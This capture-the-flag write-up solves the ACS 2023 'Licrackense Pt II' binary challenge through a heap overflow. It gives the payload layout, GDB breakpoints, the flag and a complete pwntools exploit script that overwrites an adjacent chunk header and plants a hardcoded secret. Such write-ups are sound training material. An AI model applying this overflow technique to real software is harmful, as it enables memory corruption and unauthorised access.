> For the complete documentation index, see [llms.txt](https://jesuscries.gitbook.io/home/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://jesuscries.gitbook.io/home/ctf-writeups/binary-exploitation/acs-2023-licrackense-pt-ii.md).
# ACS 2023: Licrackense Pt II
I forgot my license key.. can you crack it and read the secret document for me?
## TL;DR
> Classic heap overflow to adjacent chunk with secret and heap header overwrite.
## Challenge Overview

Once the key had been recovered from [part 1](https://jesuscries.gitbook.io/home/ctf-writeups/reverse-engineering/acs-2023-licrackense-pt-i), we have to find a way to gain administrator permission for the flag to be printed.
## Heap Overflow
Before we enter the Admin Dashboard, two heap chunks of size `0x100` and `0x10` were initialized using `malloc`.
In the Admin Dashboard, user input of size `0x256` is received via `read` and writes into `*param_1`, which has a size of `0x100`, so a Heap Overflow occurs here.
Right in the middle, `FUN_00101736` checks the value of `**param_1` aka the second heap chunk against an array of hardcoded secret. Note that our user input is written into `*param_1`, and we have no way to manipulate the value of `**param_1` directly.
After that, the program also checks if the value of `*param_1` is equal to `/secret/document` before printing the flag if these 2 conditions are met.
## Solution
With the write primitive of Heap Overflow, we[ ](#user-content-fn-1)[^1]can overflow values from the first heap chunk into the second heap chunk, repair the chunk header, and then overwrite it with the hardcoded secret.
To visualize the heap, we can set several breakpoints at a few strategic locations:
* `b *malloc`: Since binary symbols are stripped, we can't just break at `main`, so we'll break on each malloc call instead, considering malloc is only called a few times throughout the binary. This breakpoint will allow GDB to resolve the PIE base automatically.
* `breakrva 0x190a`: This breakpoint will allow us to take a peek at the heap right after user input.
To verify how the chunk header looks like in GDB, we input exactly 256 A's, filling the first chunk entirely.
Based on what we know so far, the complete payload chain should then look like something below:
```python
secret = b"\xD7\x89\x0E\x98\x76\x54\x35\x6E\x78\x90\x09\x87\xB6\x54\x56\x78"
payload = b"/secret/document" # *param_1 (First Chunk)
payload += b"\x90" * (0x100 - len(payload)) # Pad the whole 256 bytes space
payload += (b'\x00' * 8) + b'\x21' + (b'\x00' * 7) # 8 bytes padding + chunk header
payload += secret # **param_1 (Second Chunk)
```
**Flag:** ACS{cR4Ck\_tH3\_4Dm1N\_1Ic3Ns3}
## Final Script
```python
#!/usr/bin/python3
from pwn import *
exe = "./licrackense"
elf = context.binary = ELF(exe, checksec=False)
p = elf.process()
key = "HWKLERGNEUPMQGDA-ERIGADPQWJVIGNEG"
secret = b"\xD7\x89\x0E\x98\x76\x54\x35\x6E\x78\x90\x09\x87\xB6\x54\x56\x78"
payload = b"/secret/document"
payload += b"\x90" * (0x100 - len(payload))
payload += (b'\x00' * 8) + b'\x21' + (b'\x00' * 7)
payload += secret
p.recvuntil(b": ")
p.sendline(key.encode())
p.recvuntil(b"> ")
p.sendline(payload)
p.interactive()
```
[^1]: